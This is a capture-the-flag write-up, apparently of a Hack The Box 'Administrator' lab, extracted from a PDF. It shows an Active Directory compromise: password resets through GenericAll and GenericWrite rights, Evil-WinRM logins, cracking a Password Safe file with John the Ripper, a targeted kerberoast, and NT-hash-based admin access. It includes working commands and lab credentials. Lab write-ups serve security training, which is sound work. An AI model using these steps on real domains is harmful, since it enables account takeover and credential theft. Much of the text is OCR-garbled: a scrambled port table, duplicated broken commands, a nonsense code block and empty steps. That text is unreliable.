Information Gathering

1) Found open ports

```
(vigneswar& VigneswarPC)-[~]
$ tcpscan 10.129.134.3
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-11-10 10:25 IST
Nmap scan report for 10.129.134.3
Host is up (0.18s latency).
Not shown: 65446 closed tcp ports (reset), 63 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE VERSION
21/tcp
             open ftp
                                         Microsoft ftpd
  ftp-syst:
_ SYST: Windows_NT
1_ 51.
53/tcp
                      domain
                                         Simple DNS Plus
             open
88/tcp
135/tcp
139/tcp
                                         Microsoft Windows Kerberos (server time: 2024-11-10 11:56:56Z)
Microsoft Windows RPC
                      kerberos-sec
              open
             open
                      msrpc
                                         Microsoft Windows netbios-ssn
Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
                      netbios-ssn
             open
389/tcp
                      ldap
             open
445/tcp
                      microsoft-ds?
             open
445/tcp
464/tcp
593/tcp
636/tcp
3268/tcp
                      kpasswd5?
             open
             open
                      ncacn_http
                                         Microsoft Windows RPC over HTTP 1.0
                     tcpwrapped
ldap
             open
                                         Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
             open
3269/tcp
                      tcpwrapped
             open
5985/tcp
             open http
                                         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
| 9389/tcp open mc-nmf .NET Message |
| 47001/tcp open http Microsoft HTTI
                                          .NET Message Framing
 47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
 _http-title: Not Found
49664/tcp open msrpc
                                         Microsoft Windows RPC
49665/tcp open msrpc
                                         Microsoft Windows RPC
49666/tcp open
                                         Microsoft Windows
                     msrpc
                                         Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
49667/tcp open
                     msrpc
49668/tcp open
52692/tcp open
                      msrpc
                      msrpc
                                         Microsoft Windows RPC over HTTP 1.0
56078/tcp open
                     ncacn_http
                                         Microsoft Windows RPC
56083/tcp open
                     msrpc
                                         Microsoft Windows RPC
Microsoft Windows RPC
56086/tcp open
                     msrpc
56106/tcp open
                                         Microsoft Windows RPC
56138/tcp open
                     msrpc
```

As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Olivia / ichliebedich


Collected bloodhound data

Vulnerability Assessment

1) Found a user that we can control



GenericAll



2) Changed his password

\$SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force


\$Cred = New-Object System.Management.Automation.PSCredential('Administrator.htb\olivia', \$SecPassword)

\$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

Set-ADAccountPassword -Identity "Michael" -NewPassword \$UserPassword -Credential \$Cred

Evil-WinRM PS C:\Users\All Users> Set-ADAccountPassword -Identity "Michael" -NewPassword \$UserPassword -Credential \$Credential \$Credenti

3) Found another user that we can control



\$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force Set-ADAccountPassword -Identity "Benjamin" -NewPassword \$UserPassword

```
(vigneswar@VigneswarPC)-[~/temp/administrator]
$ evil-winrm -i 10.129.134.3 -u Michael -p 'Password123!'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael\Documents> Set-ADAccountPassword -Identity "Benjamin" -NewPassword $UserPassword
*Evil-WinRM* PS C:\Users\michael\Documents> |
```


4) Found data in ftp

5) Cracked the pwsafe file

```
(vigneswar VigneswarPC)-[~/temp/administrator]
$ pwsafe2john Backup.psafe3 > hash

(vigneswar VigneswarPC)-[~/temp/administrator]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho (Backu)
1g 0:00:00:00 DONE (2024-11-10 12:18) 4.347g/s 35617p/s 35617c/s 35617C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

6) Found password of emily




Exploitation

1) Logged in as emily

7898353ee9d95ad50bc8e23760d38a6e

2) Found a user we can control



3) Exploited generic write to perform kerberoast


```
| \text{\squeezer} \tex
```

4) Cracked the hash

Privilege Escalation

1) We can get the nthash





2) Got admin access